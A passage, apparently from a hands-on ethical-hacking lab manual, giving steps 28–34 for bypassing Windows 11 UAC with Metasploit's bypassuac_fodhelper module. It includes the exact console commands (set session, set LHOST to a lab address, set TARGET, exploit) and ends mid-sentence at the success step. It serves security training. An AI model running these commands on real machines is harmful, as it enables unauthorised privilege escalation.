


Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

29. Now type **set session 1** and press **Enter**.


30. Type **show options** in the meterpreter console and press **Enter**.



31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.


32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

33. Type **exploit** and press **Enter** to begin the exploit on Windows 11 machine.




34. The BypassUAC exploit has successfully bypassed the UAC 